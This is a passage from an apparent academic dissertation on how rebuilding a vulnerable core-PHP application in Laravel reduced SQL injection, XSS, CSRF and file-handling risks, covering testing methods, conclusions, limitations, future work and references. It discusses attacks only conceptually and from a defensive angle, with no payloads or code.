The assessment relied on a blended approach that paired a calibrated web security tool with careful manual verification. The intent was simple: use automation to surface likely weaknesses quickly, then confirm real impact by reproducing each case by hand and capturing evidence in a consistent format. This balance reflects prior evaluations of web security tooling that caution against depending on a single scanner or configuration for definitive results (Alzahrani et al., 2017). The team kept inputs, routes, and acceptance criteria identical across the baseline and Laravel phases so that any differences could be attributed to the framework and not to a shifting test plan (Prechelt, 2010). Particular attention was paid to PHP's dynamic features, since runtime construction and flexible evaluation make both automated analysis and manual reasoning more challenging in practice (Hills, 2015).

Evidence capture was treated as part of the method rather than an afterthought. For each finding, the team preserved the request, response, payload, and any observable server artifacts to support later audit and retest. This discipline aligns with empirical studies of PHP security that measure behaviours over time and stress reproducibility in evolving codebases. The workflow also incorporated secure-code review habits and lightweight static analysis to catch regressions during implementation, extending the value of test results into day-to-day development (Damanik and Sunaringtyas, 2020). Where Laravel-specific code patterns were involved, the team used a static analysis setup that understands framework conventions so that findings map cleanly to the code actually being exercised (Paramitha and Asnar, 2021).

4.2.1 Burp Suite

The interception proxy was used solely for intercepting and analysing requests and responses. Focused on endpoints identified through manual exploration, using features such as the repeater and payload template to refine crafted inputs while keeping methods, headers, and paths constant. This preserved the fairness of like-for-like trials across both implementations (Prechelt, 2010; PortSwigger Ltd., 2025). For every candidate issue observed through the proxy, reproduced the behaviour manually to document real impact and verify exploitability before proceeding to remediation checks.

4.2.2 Manual Security Testing

Manual testing provided the ground truth that distinguished potential vulnerabilities from actual exploit paths. Testers systematically examined each feature, submitted crafted inputs, and observed the resulting changes in application state or response content. Payloads were refined iteratively based on system feedback, ensuring that every exploit attempt was directly validated. This hands-on process is particularly important in PHP applications, where flexible language constructs and varied coding practices often create edge cases that require human judgment to identify (Hauzar and Kofron, 2012). For each confirmed vulnerability, a minimal proof of concept was developed, along with documentation of the exact conditions required, so that the same steps could be reliably replayed against the Laravel build later on .

To maintain focus and consistency, testers used concise OWASP-style checklists to prioritize critical areas such as input handling, output encoding, and state-changing routes. Insights from these tests were integrated into the code review process to ensure that fixes were applied systematically rather than in isolation (Damanik and Sunaringtyas, 2020). In cases where the Laravel implementation introduced new design patterns, static review of the framework’s data flows was conducted to confirm that security mechanisms remained effective under common refactoring scenarios (Paramitha and Asnar, 2021).

4.3 Evaluation

Taken as a whole, the before–after trials show that the Laravel re-implementation materially reduced exploitability across the tested categories by replacing fragile, ad hoc code with secure-by-default building blocks. This pattern is consistent with evaluations that document how Laravel parameter binding, output encoding, CSRF verification, and middleware combine to harden routine web behaviours when developers follow the framework’s conventions (Vanderlei et al., 2021).

The credibility of this result rests on the controlled design of the comparison, which kept functionality, payloads, and test paths constant so that changes could be attributed to the stack rather than to the test plan. This mirrors established advice for platform comparisons that emphasise holding tasks steady to observe genuine effects of the underlying framework (Prechelt, 2010). It also aligns the baseline with recurring weaknesses empirically observed in PHP systems, ensuring that improvements speak to risks that matter in practice .

At a technical level, the largest gains came from shifting risky primitives to opinionated abstractions. Parameter binding in Eloquent removed the string-concatenation pattern that enabled SQL injection on the baseline (Bhagat et al., 2016). Blade's default output escaping neutralised script payloads that previously executed during view rendering (Vanderlei et al., 2021). Integrated CSRF tokens converted an inconsistently applied control into a standard part of the request lifecycle, which blocked forged state changes under identical conditions (Sendiang et al., 2018). Centralised validation and middleware moved access checks and input constraints into predictable layers, reducing one-off omissions in controllers (Aborujilah et al., 2022).

Even so, the evaluation underscores that frameworks are guardrails, not guarantees. Teams can still reintroduce risk by bypassing defaults, disabling protections, or scattering one-off exceptions. The workflow therefore paired implementation with secure code review practices that surface omissions early and make reviewers look first for input handling, output encoding, and authentication boundaries (Damanik and Sunaringtyas, 2020). A lightweight, Laravel-aware static analysis step helped trace data flows through framework idioms, which is useful when refactors change controller or model structure (Paramitha and Asnar, 2021). This combination addresses the reality that PHP's dynamic features complicate both automated analysis and human reasoning if discipline slips during maintenance (Hills, 2015).

From a software engineering perspective, the migration also improved structure and maintainability, which supports sustained security over time. Comparative studies find that modern PHP frameworks standardise project organisation and reduce the likelihood of ad hoc patterns that accumulate defects during growth (Laaziri et al., 2019). Empirical work comparing PHP frameworks similarly reports benefits in consistency and code health that translate into fewer opportunities for security regressions in everyday development (Li et al., 2017).

Residual risks remain where configuration choices matter. Upload safety, for example, depends on keeping files outside the web root and serving them through controlled mechanisms rather than allowing direct execution paths (Subecz, 2021). The evaluation noted that webshell threats do not disappear if validation and storage hygiene are relaxed, which echoes findings that attackers actively target upload surfaces in PHP environments (Hannousse and Yahiouche, 2021).

Finally, the testing process itself influenced reliability. Tooling accelerated discovery, but manual reproduction acted as the ground truth for deciding what really changed between stacks, which reflects guidance to combine automation with analyst judgement rather than trusting scanner output in isolation (Alzahrani et al., 2017). In sum, the evidence supports a practical conclusion: migrating legacy core-PHP features into Laravel and staying within its conventions meaningfully reduces exposure to OWASP-class issues, provided the team reinforces those conventions with review, analysis, and disciplined configuration as the codebase evolves (Rijanandi et al., 2024).

This chapter has presented the results of the comparative testing, highlighting Laravel effectiveness in mitigating common vulnerabilities such as SQL Injection, XSS, and insecure file handling. The next chapter discusses these findings in depth, reflects on their broader implications, and considers the limitations and future research directions.

5: CONCLUSION, LIMITATIONS, AND FUTURE WORK

5.1 Discussion

The results of this study show that migrating a vulnerable core PHP application to Laravel has a significant positive impact on security posture. The comparative case study clearly demonstrated that categories of vulnerabilities prevalent in the baseline particularly SQL Injection, Cross-Site Scripting, and file handling flaws were effectively mitigated by Laravel secure defaults, such as Eloquent ORM, Blade templating, and CSRF protection. This finding aligns with prior research on the importance of framework-level security features (Bhagat et al., 2016; Vanderlei et al., 2021; Sendiang et al., 2018), but it adds empirical evidence by demonstrating mitigation in a controlled, repeatable environment.

At the same time, the discussion must acknowledge certain limitations and nuances. First, the security improvements observed are tightly bound to Laravel defaults being applied correctly. A misconfigured or carelessly implemented Laravel application could still expose attack surfaces similar to those seen in the baseline, a risk highlighted in prior studies of insecure framework usage (Nguyen, 2015). Second, the evaluation was based on a single application case study. While this approach allowed tight control and internal validity, it limits generalisability across broader PHP ecosystems, where applications vary widely in complexity, coding practices, and integration with third-party services (Siame & Kunda, 2017).

The findings also highlight the value of manual security testing. By replaying payloads in both systems and documenting behavioural differences, the study ensured that results reflected real exploitability rather than theoretical weaknesses. This is particularly important in PHP environments, where flexible coding patterns can introduce edge cases that only careful human analysis reveals (Hauzar & Kofron, 2012). The consistency of outcomes across multiple vulnerability categories provides confidence that the observed improvements are attributable to framework-level protections rather than incidental design changes.

Overall, this project contributes to the debate on framework adoption and security by demonstrating that Laravel provides substantive protection against common OWASP-class vulnerabilities. However, it also reinforces that security is not guaranteed by framework choice alone. Disciplined testing, careful configuration, and adherence to secure coding practices remain essential if organisations are to fully benefit from Laravel protections (Aborujilah et al., 2022; Rijanandi et al., 2024).

5.2 Conclusion

This study set out to answer a practical question. If a vulnerable core-PHP application is rebuilt in Laravel without changing its features, does the exploitability of common web weaknesses decline in measurable ways? The controlled, like-for-like design kept functionality, payloads, and test paths constant so that any change in outcomes could be attributed to the framework rather than to the test plan itself (Prechelt, 2010). The baseline reflected vulnerability families that are repeatedly observed in empirical analyses of PHP systems, which made the comparison relevant to risks that matter in practice.

The results show a clear reduction in exposure across the assessed categories once the same behaviours were expressed through Laravel conventions. Parameterised access in Eloquent removed the string concatenation pattern that enabled SQL injection on the baseline, which aligns with established evidence that binding inputs at the data layer is the most reliable way to close routine injection vectors (Bhagat et al., 2016). Blade’s default output escaping rendered script payloads as harmless text, demonstrating how safe template disrupts the usual path from untrusted input to executable markup in everyday views (Vanderlei et al., 2021). Integrated CSRF token verification converted an often inconsistent control into a standard part of the request lifecycle, which blocked forged state changes under identical test conditions (Sendiang et al., 2018).

The migration also hardened file handling and path resolution, two areas that cause outsized damage in PHP environments. Allow-listed uploads, conservative size limits, server-generated filenames, and storage outside the public web root neutralised attempts to plant executable artifacts, which directly counters the techniques used to deploy and trigger webshells on vulnerable servers (Hannousse and Yahiouche, 2021). Opinionated routing and named views removed user influence over include paths, which is a structural shift that eliminates the coding style underpinning local and remote file inclusion attacks (Letarte et al., 2011). Storage abstractions and normalised locations further reduced the chance that user input could be turned into arbitrary filesystem reads, which strengthens resilience against traversal probes in routine handlers (Subecz, 2021).

Process discipline supported these technical gains. Automation was used to surface likely issues quickly, but manual reproduction provided the ground truth for impact, which is consistent with evaluations that warn against relying on a single scanner or configuration for definitive results (Alzahrani et al., 2017). The implementation was paired with secure code review habits and a lightweight, Laravel-aware static analysis setup so that mitigations were reinforced during development rather than treated as one-off patches after testing runs (Paramitha and Asnar, 2021). This workflow focus matters because dynamic language features and evolving code structures can obscure data flows if teams do not maintain consistent review practices over time (Hills, 2015).

Beyond immediate security outcomes, the re-implementation improved structure and maintainability, which reduces the likelihood of reintroducing familiar defects as the system evolves. Comparative studies report that modern PHP frameworks standardise project organisation and make common controls repeatable, which supports sustained quality under normal delivery pressures (Laaziri et al., 2019). Empirical comparisons of PHP frameworks reach similar conclusions, noting gains in consistency that translate into fewer opportunities for security regressions in everyday coding (Li et al., 2017).

In summary, the evidence from controlled before-and-after trials indicates that secure re-implementation in Laravel meaningfully reduces the exploitability of OWASP-class issues in a traditional PHP application. The improvement stems from a combination of parameter binding, safe templating, CSRF enforcement, disciplined file handling, and centralised middleware, used as intended within the framework’s conventions (Vanderlei et al., 2021). The study therefore supports a practical conclusion for teams that maintain legacy PHP systems. Moving to a modern, security-aware framework provides a more secure and manageable foundation, provided those conventions are reinforced through review, analysis, and configuration discipline as the codebase evolves (Aborujilah et al., 2022).

5.3 Limitations

This evaluation was intentionally scoped to the OWASP Top 10 families that were observable in the testbed, which means important risks outside that set were not measured in a before and after fashion (Syarifudin et al., 2025). Framework guardrails like parameter binding, output encoding, and CSRF verification offer strong coverage for several high–frequency classes, but they do not remove every category of weakness on their own (Aborujilah et al., 2022). The results should therefore be read as evidence of improvement for the targeted classes rather than as a blanket guarantee across all possible attack surfaces (Vanderlei et al., 2021).

The study did not involve real user data or production load, which limits what can be inferred about behaviour under scale, concurrency, and operational complexity (Prechelt, 2010). Performance trade-offs among PHP frameworks can influence where developers cut corners, so the absence of stress conditions leaves some practical questions for future work (Laaziri et al., 2019). Automated discovery was complemented with manual verification, yet tool configuration and analyst judgment remain sources of variance that only large, production-like runs can smooth out (Alzahrani et al., 2017). PHP's dynamic features further complicate prediction because runtime composition can surface edge cases only when systems operate under real traffic patterns (Hills, 2015).

Finally, the work focused on Laravel, so generalisation to other PHP frameworks should be made with care even when they advertise similar mechanisms on paper (Li et al., 2017). Architectural differences between popular frameworks can change the ease with which teams apply secure defaults during day-to-day development (Garbarz and Plechawska-Wójcik, 2022). Comparative findings also show that strength in one dimension, such as scaffolding or routing, does not imply parity in others, such as validation ergonomics or ecosystem support, which affects long-term security posture in practice (Laaziri et al., 2019).

5.4 Future Work

Future work should deepen the security envelope and broaden the evidence base in three practical directions. First, the team should extend the scope to authentication and session security, moving beyond basic login to a full pipeline of hardening controls. That means enforcing strong password hashing, step-up verification for sensitive actions, lockout and throttling on repeated failures, and careful handling of password resets and email verification. These controls are well supported by Laravel authentication pipeline and have been shown to benefit from the framework's middleware and guard architecture (Sendiang et al., 2018). Session protection should include rotation on privilege change, strict cookie attributes, and defence against fixation and replay by treating session lifecycle as a first-class concern in the request flow (Vanderlei et al., 2021). To keep these safeguards durable, secure-code reviews should use OWASP-style checklists that make reviewers look first for input handling, output encoding, authentication boundaries, and session transitions (Damanik and Sunaringtyas, 2020). A lightweight static analysis pass that understands Laravel idioms can then catch mistakes early by tracing data flows through controllers, middleware, and models (Paramitha and Asnar, 2021). Finally, the team should document and test these controls with the same discipline used in the core study so that regressions are prevented rather than fixed after deployment (Aborujilah et al., 2022).

Second, the team should apply the methodology to real-world legacy PHP projects to validate external relevance under operational constraints. PHP still underpins a large share of the web, which means the migration path from hand-rolled code to a modern framework is a common and consequential scenario (W3Techs, 2024). Public analyses show that even popular PHP applications can carry long-lived weaknesses, which strengthens the case for structured re-implementation rather than slowly patching (Ibrahim et al., 2019). A field study should therefore start with a risk-based inventory, select pilot features with high exposure, and migrate them incrementally while keeping side-by-side behaviour identical for fair comparison (Li et al., 2017). Teams should plan for the realities of growth, since project organisation and performance pressures can influence whether developers keep or bypass secure defaults during delivery (Laaziri et al., 2019). The evaluation should also account for dynamic language features that complicate both automated analysis and human reasoning, because these features often surface only under real traffic and change (Hills, 2015). Empirical tracking over releases will help separate framework effects from process drift as codebases evolve in production.

Third, the team should explore automated and semi-automated migration support to reduce effort and error. A practical starting point is to combine Laravel-aware static analysis with codemods that rewrite high-risk idioms into safer equivalents, such as converting raw SQL into parameterised Eloquent queries and inserting validation at controller boundaries (Paramitha and Asnar, 2021). These transformations should be guided by review templates grounded in the OWASP code review guide so that automation and human judgment reinforce one another rather than compete (Damanik and Sunaringtyas, 2020). Staging and generator patterns documented across multiple Laravel learning resources can accelerate consistent routing, controller, and view structures that align with secure defaults from the outset (Nguyen, 2015). Case-based development reports suggest that teams benefit when migration tools nudge them toward opinionated layouts and conventions that are easier to audit and test over time (Hossain, 2019). Security checkpoints can be added to the pipeline, for example, a webshell detection step on uploaded artifacts before acceptance, which reduces the chance that unsafe legacy patterns slip through during staged migrations (Hannousse and Yahiouche, 2021). As the approach matures, the team can evaluate the cost and reliability of these aids with controlled comparisons that mirror the study's original before-and-after design (Prechelt, 2010).

REFERENCES

Aborujilah, A., Adamu, J., Shariff, S.M. and Long, Z.A., 2022. *Descriptive Analysis of Built-in Security Features in Web Development Frameworks*. In: 2022 16th International Conference on Ubiquitous Information Management and Communication (IMCOM), pp.1–8. IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9721750/

Adamu, J., Hamzah, R. and Rosli, M.M., 2020. Security issues and framework of electronic medical record: A review. Bulletin of Electrical Engineering and Informatics, 9(2), pp.565-572. Avaiable at: https://beei.org/index.php/EEI/article/view/2064/1400

Alzahrani, A., Alqazzaz, A., Zhu, Y., Fu, H. and Almashfi, N., 2017. *Web application security tools analysis*. In: 2017 IEEE 3rd International Conference on Big Data Security on Cloud, High Performance and Smart Computing, and Intelligent Data and Security, pp.237–242. IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/7980348/

Argudo, J., 2009. CodeIgniter 1.7. Packt Publishing. Avaible at: https://dl.acm.org/doi/abs/10.5555/1823497

Ariyanto, Y., Rachmad, M.F.F. and Puspitasari, D., 2024. *Laravel framework and native PHP: Comparison in the creation of REST API*. Matrix: Jurnal Manajemen Teknologi Dan Informatika, 14(2), pp.66–73. Available at: https://ojs2.pnb.ac.id/index.php/MATRIX/article/view/1413

Azran, N.Z.A.Z. and Wahid, N., 2022. Design and Development of a Web-Based System using Laravel Framework: A Competition Management System. *Applied Information Technology And Computer Science*, *3*(2), pp.514-532. Available at: https://publisher.uthm.edu.my/periodicals/index.php/aitcs/article/view/7690

Backes, M., Rieck, K., Skoruppa, M., Stock, B. and Yamaguchi, F., 2017, April. Efficient and flexible discovery of php application vulnerabilities. In *2017 IEEE european symposium on security and privacy (EuroS&P)* (pp. 334-349). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/7961989/

Benmoussa, K., Laaziri, M., Khoulji, S., Larbi, K.M. and El Yamami, A., 2019. A new model for the selection of web development frameworks: application to PHP frameworks. International Journal of Electrical and Computer Engineering, 9(1), p.695. Available at: https://www.researchgate.net/profile/Abir-Yamami/publication/330656300_A_new_model_for_the_selection_of_web_development_frameworks_application_to_PHP_frameworks/links/5c4c8fee299bf12be3e5786c/A-new-model-for-the-selection-of-web-development-frameworks-application-to-PHP-frameworks.pdf

Bhagat, S., Sedamkar, R.R. and Janrao, P., 2016. *Preventing SQLIA using ORM Tool with HQL*. International Journal of Applied Information Systems (IJAIS). Available at: https://www.ijais.org/archives/volume11/number4/bhagat-2016-ijais-451600.pdf

Chavan, P.R. and Pawar, S., 2021. *Comparison study between performance of Laravel and other PHP frameworks*. International Journal of Research in Engineering, Science and Management, 4(10), pp.27–29. Available at: https://journal.ijresm.com/index.php/ijresm/article/view/1420/1363

Dalip, V., Yadav, A.L. and Joshi, A., 2022, October. Custom analytics module and admin panel for websites built in PHP (Laravel). In 2022 International Conference on Cyber Resilience (ICCR) (pp. 01-04). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9995942/

Damanik, V.N.N. and Sunaringtyas, S.U., 2020, October. Secure code recommendation based on code review result using owasp code review guide. In *2020 International Workshop on Big Data and Information Security (IWBIS)* (pp. 153-158). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9255559/

Elder, S., Zahan, N., Shu, R., Metro, M., Kozarev, V., Menzies, T. and Williams, L., 2022. Do i really need all this work to find vulnerabilities? an empirical case study comparing vulnerability detection techniques on a java application. *Empirical Software Engineering*, *27*(6), p.154. Available at: https://link.springer.com/article/10.1007/s10664-022-10179-6

Eshete, B., Villafiorita, A. and Weldemariam, K., 2011, August. Early detection of security misconfiguration vulnerabilities in web applications. In 2011 Sixth International Conference on Availability, Reliability and Security (pp. 169-174). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/6045929

Fababeir, R.P.T., Kho, K.M.M. and Torres, J.D., 2024. AN ANALYSIS OF THE IMPACT ON MODERN WEB APPLICATION DEVELOPMENT: BASIS FOR PHP FRAMEWORK EFFICIENCY MODEL. Available at: https://www.researchgate.net/profile/Kimberly-Mae-Kho/publication/388849207_AN_ANALYSIS_OF_THE_IMPACT_ON_MODERN_WEB_APPLICATION_DEVELOPMENT_BASIS_FOR_PHP_FRAMEWORK_EFFICIENCY_MODEL/links/67aa304f207c0c20fa8375c4/AN-ANALYSIS-OF-THE-IMPACT-ON-MODERN-WEB-APPLICATION-DEVELOPMENT-BASIS-FOR-PHP-FRAMEWORK-EFFICIENCY-MODEL.pdf

Garbarz, P. and Plechawska-Wójcik, M., 2022. *Comparative analysis of PHP frameworks on the example of Laravel and Symfony*. Journal of Computer Sciences Institute, 22. Available at: https://yadda.icm.edu.pl/baztech/element/bwmeta1.element.baztech-1e7d963d-69bc-4614-a128-00655948e2a6

GeeksforGeeks (2025) Introduction to Laravel and MVC Framework. Available at: https://www.geeksforgeeks.org/php/introduction-to-laravel-and-mvc-framework

Gope, D., Schlais, D.J. and Lipasti, M.H., 2017. Architectural support for server-side PHP processing. *ACM SIGARCH Computer Architecture News*, *45*(2), pp.507-520. Available at: https://dl.acm.org/doi/abs/10.1145/3140659.3080234

Gupta, C., Singh, R.K. and Mohapatra, A.K., 2020. Securing web applications using security patterns. In *ICT for Competitive Strategies* (pp. 485-494). CRC Press. Available at: https://www.taylorfrancis.com/chapters/edit/10.1201/9781003052098-50/securing-web-applications-using-security-patterns-charu-gupta-singh-mohapatra

Hannousse, A. and Yahiouche, S., 2021, November. RF-DNN 2: An ensemble learner for effective detection of PHP Webshells. In *2021 International Conference on Artificial Intelligence for Cyber Security Systems and Privacy (AI-CSP)* (pp. 1-6). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9671226/

Hauzar, D. and Kofron, J., 2012, July. On security analysis of PHP web applications. In *2012 IEEE 36th Annual Computer Software and Applications Conference Workshops* (pp. 577-582). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/6341638/

Hills, M., 2015, March. Evolution of dynamic feature usage in PHP. In *2015 IEEE 22nd International Conference on Software Analysis, Evolution, and Reengineering (SANER)* (pp. 525-529). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/7081870/

Hossain, M.S., 2019. Web application development with Laravel framework. Available at: https://www.theseus.fi/bitstream/handle/10024/171333/Hossain_Sakib.pdf

Ibrahim, A., El-Ramly, M. and Badr, A., 2019, November. Beware of the Vulnerability! How Vulnerable are GitHub's Most Popular PHP Applications? In 2019 IEEE/ACS 16th International Conference on Computer Systems and Applications (AICCSA) (pp. 1-7). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9035265/

Kandhari, H., Jain, S. and Sharma, S., 2024, April. Vulnerability Detection and Assessment for SQL Injection, Cross-site Scripting, and Other Common Vulnerabilities. In International Conference on Information and Communication Technology for Intelligent Systems (pp. 211-221). Singapore: Springer Nature Singapore. Available at: https://link.springer.com/chapter/10.1007/978-981-97-6684-0_18

Kaur, P., Alam, A., Kaur, S. and Sahota, R.S., 2023. Access Control Application Prevention and Mitigation of Cyber Attacks. *International Journal of Research and Innovation in Applied Science*, *8*(10), pp.91-105. Available at: https://www.researchgate.net/profile/Sukhminder-Kaur-3/publication/375750391_Access_Control_Application_Prevention_and_Mitigation_of_Cyber_Attacks/links/664f485a22a7f16b4f43cea4/Access-Control-Application-Prevention-and-Mitigation-of-Cyber-Attacks.pdf

Khan, S. and Khanam, A.T., 2023. Study on mvc framework for web development in php. International Journal of Scientific Research in Computer Science, Engineering and Information Technology, pp.414-419. Available at: https://d1wqtxts1xzle7.cloudfront.net/106075119/CSEIT2390450-libre.pdf?1696055691=&response-content-disposition=inline%3B+filename%3DStudy_on_MVC_Framework_for_Web_Developme.pdf

&Expires=1755141512&Signature=bGIhIKdQ35cDNE3LZgXfyAxiGfORP0iFDZSRNWn5yDLXyu0QXwm4XJ27QtNNSGd4rO7d2LNpRJ0r8eZ~jLE-qZjCLX27P0VEpKmcsuuWRjbYYn-NcWHGdOpIgY7r520rkFDb6orHXqY10FVIOqNK7PUZyNx4KL74Bsgkud0pmxG1RimRl9KcrIVSJtrSZwmS9weWF8-5moqDWapDQJKNUtOS5wU7AxMlDPPcJQktDgEPtpBnBlchgV3NSHrsiO9G67r62kUJfWxlRxI5P0BEO5FdMN6nh4wUEL11lD7knPZWF81MTGIAwUSecVX0pYGdPP3ca8NCEM7Qqve78tCGYg__&Key-Pair-Id=APKAJLOHF5GGSLRBV4ZA

Kılıçdağı, A. and Yilmaz, H.I., 2014. *Laravel Design Patterns and Best Practices*. Packt Publishing Ltd. Available at: https://admin-elibrary.ceiti.md/storage/books/files/3TFZ5ElhmtwR69NWs8tZJ0ZmDFWiKgp0y8YOl1mG.pdf

Kombade, R.D. and Meshram, B.B., 2012. CSRF vulnerabilities and defensive techniques. International Journal of Computer Network and Information Security, 4(1), p.31. Available at: https://www.mecs-press.org/ijcnis/ijcnis-v4-n1/IJCNIS-V4-N1-4.pdf

Kumar, M. and Nandal, R., 2024. Role of python in rapid web application development using django. Available at: https://papers.ssrn.com/sol3/papers.cfm?abstract_id=4751833

Laaziri, M., Benmoussa, K., Khoulji, S. and Kerkeb, M.L., 2019. *A Comparative study of PHP frameworks performance*. Procedia Manufacturing, 32, pp.864–871. Available at: https://www.sciencedirect.com/science/article/pii/S2351978919303312

Laaziri, M., Benmoussa, K., Khoulji, S., Larbi, K.M. and El Yamami, A., 2019. *A comparative study of Laravel and Symfony PHP frameworks*. International Journal of Electrical and Computer Engineering, 9(1), pp.704–712. Available at: https://www.academia.edu/download/94981949/11103.pdf

Lala, S.K. and Kumar, A., 2021, May. Secure web development using owasp guidelines. In *2021 5th International Conference on Intelligent Computing and Control Systems (ICICCS)* (pp. 323-332). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9432179/

Laravel. (n.d.). Laravel 12.x Documentation. Availabe at: https://laravel.com/docs/12.x/

Le, H.K.N., 2023. Web Application for Searching Local Events. Available at: https://www.theseus.fi/bitstream/handle/10024/800405/NgocLe_thesis_final.pdf?sequence=2

Lei, K., Ma, Y. and Tan, Z., 2014, December. Performance comparison and evaluation of web development technologies in php, python, and node. js. In 2014 IEEE 17th international conference on computational science and engineering (pp. 661-668). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/7023652/

Letarte, D., Gauthier, F. and Merlo, E., 2011. *Security model evolution of PHP web applications*. In: 2011 Fourth IEEE International Conference on Software Testing, Verification and Validation, pp.289–298. IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/5770618/

Männistö, E., 2023. Building a simple PHP framework. Available at: https://www.theseus.fi/bitstream/handle/10024/810709/Manninto_Ere.pdf?sequence=2

Marashdih, A.W. and Zaaba, Z.F., 2017. Cross site scripting: removing approaches in web application. Procedia Computer Science, 124, pp.647-655. Available at: https://www.sciencedirect.com/science/article/pii/S1877050917329691

Marchand-Melsom, A. and Nguyen Mai, D.B., 2020, June. Automatic repair of OWASP Top 10 security vulnerabilities: A survey. In *Proceedings of the IEEE/ACM 42nd international conference on software engineering workshops* (pp. 23-30). Available at: https://dl.acm.org/doi/abs/10.1145/3387940.3392200

Meike, M., Sametinger, J. and Wiesauer, A., Case Study: Security of PHP-based Open Source Web Content Management Systems. Available at: https://www.researchgate.net/profile/Johannes-Sametinger/publication/224570477_Security_in_Open_Source_Web_Content_Management_Systems/links/56b36b4008ae2c7d5caedbb8/Security-in-Open-Source-Web-Content-Management-Systems.pdf

Mustonen, J., 2024. Designing a security framework for enhanced monitoring and secure development during the software life cycle. Available at: https://lutpub.lut.fi/handle/10024/167255

Nguyen, Q., 2015. Building a web application with Laravel 5. Available at: https://www.theseus.fi/handle/10024/113987

OWASP (2021) *OWASP Top 10 – 2021*. Available at : https://owasp.org/Top10

Paramitha, R. and Asnar, Y.D.W., 2021, November. Static code analysis tool for laravel framework based web application. In *2021 International Conference on Data and Software Engineering (ICoDSE)* (pp. 1-6). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9648519/

PentesterLab (n.d.) *Web for Pentester Free Exercise!*. Available at: https://pentesterlab.com/exercises/web-for-pentester

Perwej, Y., Abbas, S.Q., Dixit, J.P., Akhtar, N. and Jaiswal, A.K., 2021. A systematic literature review on the cyber security. *International Journal of scientific research and management*, *9*(12), pp.669-710. Available at: https://hal.science/hal-03509116/

PortSwigger Ltd. (2025) Burp Suite – Application Security Testing Software. [Online] Available at: https://portswigger.net/burp

Prechelt, L., 2010. Plat_Forms: A web development platform comparison by an exploratory experiment searching for emergent platform properties. *IEEE Transactions on Software*

Engineering, *37*(1), pp.95-108. Available at: https://ieeexplore.ieee.org/abstract/document/5406528/

Prettyman, S., 2016. Learn PHP 7. Apress. https://doi. org/10.1007/978-1-4842-1730-6. Available at:
https://link.springer.com/content/pdf/10.1007/978-1-4842-1730-6.pdf

Purbo, O.W., 2021. A systematic analysis: Website development using Codeigniter and Laravel framework. *Enrichment: Journal of Management*, *12*(1), pp.1008-1014. Available at: http://www.enrichment.iocspublisher.org/index.php/enrichment/article/view/346

Quinton, E., 2017. Safety of web applications: risks, encryption and handling vulnerabilities with PHP. Elsevier. Available at: https://books.google.co.uk/books?hl=en&lr=&id=6L8rDgAAQBAJ&oi=fnd&pg=PP1&dq=Quinton+php&ots=G6edqywRfO&sig=9xL_5QiuxYciCW7_edkwGg13R08&redir_esc=y#v=onepage&q=Quinton%20php&f=false

Rijanandi, T., Cahyani, N.D.W. and Coastera, F.F., 2024. *Enhancing Laravel Filament Security Through OWASP-Based Secure Code Practices*. In: 2024 International Conference on Intelligent Cybernetics Technology & Applications (ICICyTA), pp.154–160. IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/10912971/

Sahu, S.K., 2024. PHP Core Security. In *Building Secure PHP Applications: A Comprehensive Guide to Protecting Your Web Applications from Threats* (pp. 31-123). Berkeley, CA: Apress. Available at: https://link.springer.com/chapter/10.1007/979-8-8688-0932-3_2

Samra, J., 2015. Comparing performance of plain PHP and four of its popular frameworks. Available at: https://www.diva-portal.org/smash/record.jsf?pid=diva2%3A846121&dswid=7231

Sendiang, M., Kasenda, S., Polii, A. and Putung, Y.R., 2018, October. Optimizing Laravel authentication process. In *2018 International Conference on Applied Science and Technology (iCAST)* (pp. 247-251). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/8751257/

Sethi, M., Verma, J., Snehi, M., Baggan, V. and Chhabra, G., 2023, April. Web Server Security Solution for Detecting Cross-site Scripting Attacks in Real-time Using Deep Learning. In *2023 International Conference on Artificial Intelligence and Applications (ICAIA) Alliance Technology Conference (ATCON-1)* (pp. 1-5). IEEE. Available at: https://ieeexplore.ieee.org/document/10169255/

Siame, A. and Kunda, D., 2017. Evolution of PHP applications: A systematic literature review. *International Journal of Recent Contributions from Engineering, Science & IT (iJES)*, *5*(1), pp.28-39. Available at: https://core.ac.uk/download/pdf/482975766.pdf

Soltana, G., Sabetzadeh, M. and Briand, L.C., 2017, October. Synthetic data generation for statistical testing. In *2017 32nd IEEE/ACM International Conference on Automated Software*

Engineering (ASE) (pp. 872-882). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/8115698

Sotnik, S., Manakov, V. and Lyashenko, V., 2023. Overview: PHP and MySQL features for creating modern web projects. Available at: https://openarchive.nure.ua/entities/publication/d32fc946-4bb2-4ad9-bce3-aac5f376b4eb

Srivastav, M.K. and Nath, A., 2016. Web content management system. International Journal of Innovative Research in Advanced Engineering (IJIRAE), 3(3), pp.51-56.Availableat: https://www.researchgate.net/profile/Asoke-Nath-4/publication/299438184_WEB_CONTENT_MANAGEMENT_SYSTEM/links/56f735f308ae38d710a1c24a/WEB-CONTENT-MANAGEMENT-SYSTEM.pdf

Merlo, E., Letarte, D. and Antoniol, G., 2007, March. Automated protection of php applications against SQL-injection attacks. In 11th European Conference on Software Maintenance and Reengineering (CSMR'07) (pp. 191-202). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/4145037

Stauffer, M., 2019. Laravel: Up & running: A framework for building modern php apps. " O'Reilly Media, Inc.". Availabe at: https://books.google.co.uk/books?hl=en&lr=&id=GcqPDwAAQBAJ&oi=fnd&pg=PT29&dq=Laravel+Forge+Envoyer&ots=UtRTy9gu49&sig=Qr9kjYaLyxArGx_UDV4f3Qwavdc&redir_esc=y#v=snippet&q=Forge&f=false

Subecz, Z., 2021. Web-development with Laravel framework. *Gradus*, *8*(1), pp.211-218. Available at: https://gradus.kefo.hu/archive/2021-1/2021_1_CSC_006_Subecz.pdf

